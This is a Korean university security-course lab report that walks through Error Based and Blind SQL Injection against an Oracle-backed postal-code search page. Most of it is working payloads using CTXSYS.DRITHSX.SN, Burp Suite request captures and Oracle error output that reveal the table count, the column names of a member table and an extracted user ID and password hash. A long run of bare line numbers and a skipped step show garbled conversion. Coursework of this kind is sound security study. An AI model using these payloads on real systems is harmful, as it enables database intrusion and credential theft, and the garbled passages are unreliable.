

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

Error Based SQL Injection & Blind SQL Injection

2025년 3월 18일

학번 : 32230324


이름 : 김가람

과정 설명

<Error Based SQL Injection>

SQL Injection의 종류 중 하나인 Error Based SQL Injection은 UTL_INADDR.GET_HOST_NAME, UTL_INADDR.GET_HOST_ADDRESS, ORDSYS.ORD_DICOM.GETMAPPINGXPATH, CTXSYS.DRITHSX.SN와 같은 함수들을 이용한 에러메시지를 발생 시 데이터베이스의 정보가 노출된다는 점을 악용하여 공격자가 원하는 데이터를 추출하는 방식임

이는 먼저 SQL Injection 취약점 존재 여부를 확인하고 존재할 경우, 테이블 개수, 이름 등을 확인 후 컬럼 개수와 이름을 확인하고 데이터 정보를 추출하여 원하는 데이터를 탈취하는 과정을 거침



Step 1. 싱글쿼터(') 넣기

: 싱글쿼터(')를 SQL문으로 인식하는지 안 하는지 확인하여 SQL Injection이 가능한지 확인하고, Error가 정상적으로 출력되는지 확인하기 위함

우 편 번 호 체 크

동 이름 입력

검색

java.sql.SQLException: ORA-00911: 문자가 부적합합니다

(다음 페이지에 이어서)

Step 2. Oracle Error로 결과를 출력할 수 있는 함수 찾기 & 테이블 개수 확인

죽전2동%' AND CTXSYS.DRITHSX.SN(user, (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES)) = 1 --

: 이때 CTSYX.DRITHSX.SN(user, (원하는 서브쿼리 내용)) 은 서브쿼리의 실행 결과를 보여주어 공격에 활용할 수 있으며, 정보 획득이 가능한 에러를 유발하는 함수임

COUNT 함수는 특정 컬럼에 대한 전체 행의 개수를 세는 함수로, 이를 활용하여 테이블, 컬럼, 데이터의 개수를 확인할 수 있음

ALL_TABLES는 Oracle의 기본테이블 중 하나로 현재 사용자가 접근할 수 있는 모든 테이블 목록을 제공하며, 이 테이블의 주요 컬럼 중 하나가 TABLE_NAME임

사이트에서 죽전2동%'를 입력하였을 때의 창을 BurpSuite에 띄우고, AND부터의 쿼리를 작성 후 SEND를 하면 오른쪽 창에서 결과를 확인할 수 있음(맨 마지막 16진수 27을 아스키코드표를 통해 텍스트로 변환하면 '이기 때문에 그 다음인 AND부터 작성)

본 과정에서는 CTSYX.DRITHSX.SN 함수를 사용하면 데이터베이스 정보가 담긴 에러메시지가 출력되는 것을 확인 할 수 있으며, 에러메시지 두번째 줄의 '111 키워드 사전이 존재하지 않습니다.'라는 문장을 통해 테이블의 개수는 총 111개임을 알 수 있음

```
Accept-Language: ko-KR, ko-q=0.9, en-US; q=0.8, en-q=0.7
Cookie: JSESSIONID=FBA6D4585E4A3C6E80259CC664E4B075
Referer: http://www.kids.go.kr/

pagename=null&dong=5E0A3%BD%ED%A0%54%EB%99%A2%27 AND CTXSYS.DRITHSX.SN(user, (SELECT
COUNT(TABLE_NAME) FROM ALL_TABLES)) = 1 --

<!--
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
-->

</table>
<br>

java.sql.SQLException: ORA-20000: Oracle Text 오류:
ORA-11701: 111 키워드 사전이 존재하지 않습니다.
ORA-06512: "CTXSYS.OracleText", 160행
ORA-06512: "CTXSYS.DRITHSX", 540행
ORA-06512: 1행

<!--
죽전2동%' AND CTXSYS.DRITHSX.SN(user, (SELECT COUNT(TABLE_NAME) FROM
ALL_TABLES)) = 1 --
-->

</table>
```

Step 3. 원하는 테이블 찾기

죽전2동%' AND CTXSYS.DRITHSX.SN(user, (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM = 1)) = 1 --

: 이때 ROWNUM은 가상의 번호를 매핑하는 것으로 이를 이용해 원하는 행 번호의 데이터를 추출할 수 있는데, ROWNUM AS RNUM(ROWNUM을 RNUM으로 설정)처럼 별칭을 지정해주어야 행을 제대로 조회할 수 있음 (지정해주지 않으면 행 번호가 1에서 벗어나지 못하는 현상이 발생)

(다음 페이지에 이어서)

원하는 테이블을 찾을 때까지 RNUM(행 번호)를 계속 증가시킴

3-1. RNUM = 1

```
1 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
2 Cookie: JSESSIONID=FBA604585E4A306E0C590C664E4B078
3 Generation...Jsp:all.js
4
5 pagename=null&dong=%EC%A3%B0%EC%A0%A4%EB%99%25%27 AND CTXSYS.DRITHSX.SN(user, (SELECT
  TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM ALL_TABLES) WHERE RNUM = 1)) = 1 --
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
```

Step 5. 원하는 컬럼 찾기

죽전2등%' AND CTXSYS.DRITHSX.SN(user, (SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME = 'LHSMEMBER3') WHERE RNUM = 1)) = 1 --

: LHSMEMBER3의 컬럼들 중 원하는 컬럼을 찾기 위해 ROWNUM을 사용하고, 찾을 때까지 RNUM을 계속 증가시킴

5-1. RNUM = 1

```
4  pageName=null&dong=%EC%A3%B0%EC%A0%84%EB%8F%99%25%27 AND CTXSYS.DRITHSX.SN(user, (SELECT
5  COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
6  'LHSMEMBER3') WHERE RNUM = 1)) = 1 --
```

31
32
33
34
35
36
37
38
39
40
41
42

java.sql.SQLException: ORA-20000: Oracle Text 오류:
DRG-11701: IDLEVEL 키워드 사전이 존재하지 않습니다
ORA-06512: "CTXSYS.DRUE", 160행
ORA-06512: "CTXSYS.DRITHSX", 540행
ORA-06512: 1행

<!--
<!-- 죽전2등%' AND CTXSYS.DRITHSX.SN(user, (SELECT COLUMN_NAME FROM (SELECT
COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
'LHSMEMBER3') WHERE RNUM = 1)) = 1 --
-->

5-2. RNUM = 2

```
4  pageName=null&dong=%EC%A3%B0%EC%A0%84%EB%8F%99%25%27 AND CTXSYS.DRITHSX.SN(user, (SELECT
5  COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
6  'LHSMEMBER3') WHERE RNUM = 2)) = 1 --
```

30
31
32
33
34
35
36
37
38
39
40
41
42
43

java.sql.SQLException: ORA-20000: Oracle Text 오류:
DRG-11701: MOBILEID 키워드 사전이 존재하지 않습니다
ORA-06512: "CTXSYS.DRUE", 160행
ORA-06512: "CTXSYS.DRITHSX", 540행
ORA-06512: 1행

<!--
<!-- 죽전2등%' AND CTXSYS.DRITHSX.SN(user, (SELECT COLUMN_NAME FROM (SELECT
COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
'LHSMEMBER3') WHERE RNUM = 2)) = 1 --
-->

5-3. RNUM = 13

: RNUM을 계속 증가시키다보면 13번째 행에서 PW라는 컬럼을 발견할 수 있음 (PW 키워드 사전이 존재하지 않습니다)

```
5  pageName=null&dong=%EC%A3%B0%EC%A0%84%EB%8F%99%25%27 AND CTXSYS.DRITHSX.SN(user, (SELECT
6  COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
7  'LHSMEMBER3') WHERE RNUM = 13)) = 1 --
```

31
32
33
34
35
36
37
38
39
40
41
42

java.sql.SQLException: ORA-20000: Oracle Text 오류:
DRG-11701: PW 키워드 사전이 존재하지 않습니다
ORA-06512: "CTXSYS.DRUE", 160행
ORA-06512: "CTXSYS.DRITHSX", 540행
ORA-06512: 1행

<!--
<!-- 죽전2등%' AND CTXSYS.DRITHSX.SN(user, (SELECT COLUMN_NAME FROM (SELECT
COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
'LHSMEMBER3') WHERE RNUM = 13)) = 1 --
-->

5-4. RNUM = 14

: RNUM을 또 증가시켜보면 14번째 행에서 ID라는 컬럼을 발견할 수 있음 (ID 키워드 사전이 존재하지 않습니다)

```
5  pageName=null&dong=%EC%A3%B0%EC%A0%84%EB%8F%99%25%27 AND CTXSYS.DRITHSX.SN(user, (SELECT
6  COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
7  'LHSMEMBER3') WHERE RNUM = 14)) = 1 --
```

30
31
32
33
34
35
36
37
38
39
40
41
42

java.sql.SQLException: ORA-20000: Oracle Text 오류:
DRG-11701: ID 키워드 사전이 존재하지 않습니다
ORA-06512: "CTXSYS.DRUE", 160행
ORA-06512: "CTXSYS.DRITHSX", 540행
ORA-06512: 1행

<!--
<!-- 죽전2등%' AND CTXSYS.DRITHSX.SN(user, (SELECT COLUMN_NAME FROM (SELECT
COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME =
'LHSMEMBER3') WHERE RNUM = 14)) = 1 --
-->

(다음 페이지에 이어서)

Step 6. 원하는 데이터 추출 (6번째 ID, PW)

죽전2동%' AND CTXSYS.DRITHSX.SN(user, (SELECT ID || ':' || PW FROM (SELECT ID, PW, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM = 6)) = 1 --

: ID와 PW를 동시에 추출하기 위해선 문자열을 합치는 방식을 사용해야 함

문자열을 합치는 방법으로는 CONCAT(), ||, LISTAGG() 등이 있다.

각각의 사용법은 아래와 같다.

- || : 죽전2동%' AND CTXSYS.DRITHSX.SN(user, (SELECT ID || ':' || PW FROM (SELECT ID, PW, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM = 6)) = 1 --

- **CONCAT()** : 두 개의 문자열만 합칠 수 있음 -> 죽전2동%' AND CTXSYS.DRITHSX.SN(user, (SELECT CONCAT(ID, CONCAT(':', PW)) FROM (SELECT ID, PW, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM = 6)) = 1 --

- **LISTAGG()** : 여러 개의 행을 하나의 문자열로 합칠 수 있음 -> 죽전2동%' AND CTXSYS.DRITHSX.SN(user, SELECT LISTAGG(ID || ':' || PW, ', ') WITHIN GROUP (ORDER BY ROWNUM) FROM (SELECT ID, PW FROM LHSMEMBER3 WHERE ROWNUM <= 5))) = 1 --

->> ID1:PW1, ID2:PW2, ID3:PW3, ... 형태로 출력

본 과정에서는 ||을 사용하여 6번째 ID와 PW를 추출함

blackholehj' :

61c6860b89384ece8c77727b41b78a0e6a3c4545dd1f07fd62cce59b3ad709f5에서 :을 기준으로 좌측은 ID, 우측은 PW임

```
pageName=null&dong=%EC%A3%B0%ED%A0%54%EB%99%25%27 AND CTXSYS.DRITHSX.SN(user, (SELECT ID || ':' || PW FROM (SELECT ID, PW, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM = 6)) = 1 --
```

```
java.sql.SQLException: ORA-20000: Oracle Text 오류:
DRG-11701: blackholehj' :
61c6860b89384ece8c77727b41b78a0e6a3c4545dd1f07fd62cce59b3ad709f5 키워드
사건이 존재하지 않습니다
ORA-06512: "CTXSYS.DRUE", 160행
ORA-06512: "CTXSYS.DRITHSX", 540행
ORA-06512: 1행

<!--
죽전2동%' AND CTXSYS.DRITHSX.SN(user, (SELECT ID || ':' || PW FROM
(SELECT ID, PW, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM = 6)) = 1 --
-->
```

(다음 페이지에 이어서)

<Blind SQL Injection>

Blind SQL Injection이란 쿼리문의 참과 거짓에 따라 서버의 응답이 다르게 나타나는 것을 이용해 데이터를 추출하는 방식임

UNION이나 Error Based 방식과 달리 실제 데이터가 눈에 보이지 않아 대소비교를 통해 값을 유추해야 함

Step 1. Blind SQL Injection 가능한지 확인

: 참일 때는 결과가 출력되고, 거짓일 때는 출력되지 않는 현상을 이용하여 Blind SQL Injection이 가능한지 확인함

이때 AND를 사용하는데, AND의 양쪽 조건이 모두 참이어야 참이 성립됨

1-1. 죽전2동%' AND 1 = 1 --

: AND의 양쪽 다 참이므로 결과가 출력되어야 함

우 편 번 호 체 크		
동 이름 입력	죽전2동%' AND 1 = 1 --	검색
우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448162	죽전2동	경기도 용인시 수지구 죽전2동
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)

1-2. 죽전2동%' AND 1 = 2 --

: AND의 좌측은 참이고, 우측은 거짓이므로 결과가 출력되지 않아야 함

우 편 번 호 체 크		
동 이름 입력	죽전2동%' AND 1 = 2 --	검색
우편번호	동	주 소

(다음 페이지에 이어서)

Step 2. 테이블 개수 확인

죽전2동%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES) >= 111 --

죽전2동%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES) >= 112 --

: AND와 COUNT 함수를 통해 테이블 개수를 확인함

테이블 개수가 111개 이상이라고 했을 땐 결과가 출력되고, 112개 이상이라고 했을 땐 결과가 출력되지 않는 것으로 보아 테이블 개수는 총 111개임을 알 수 있음

우 편 번 호 체 크	
동 이름 입력	죽전2동%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES) >= 111 --
검색	

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 백산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)
448702	죽전2동	경기도 용인시 수지구 죽전2동 (주)신세계백화점경기점
448162	죽전2동	경기도 용인시 수지구 죽전2동
448753	죽전2동	경기도 용인시 수지구 죽전2동 동성1차아파트 (101~109동)

우 편 번 호 체 크	
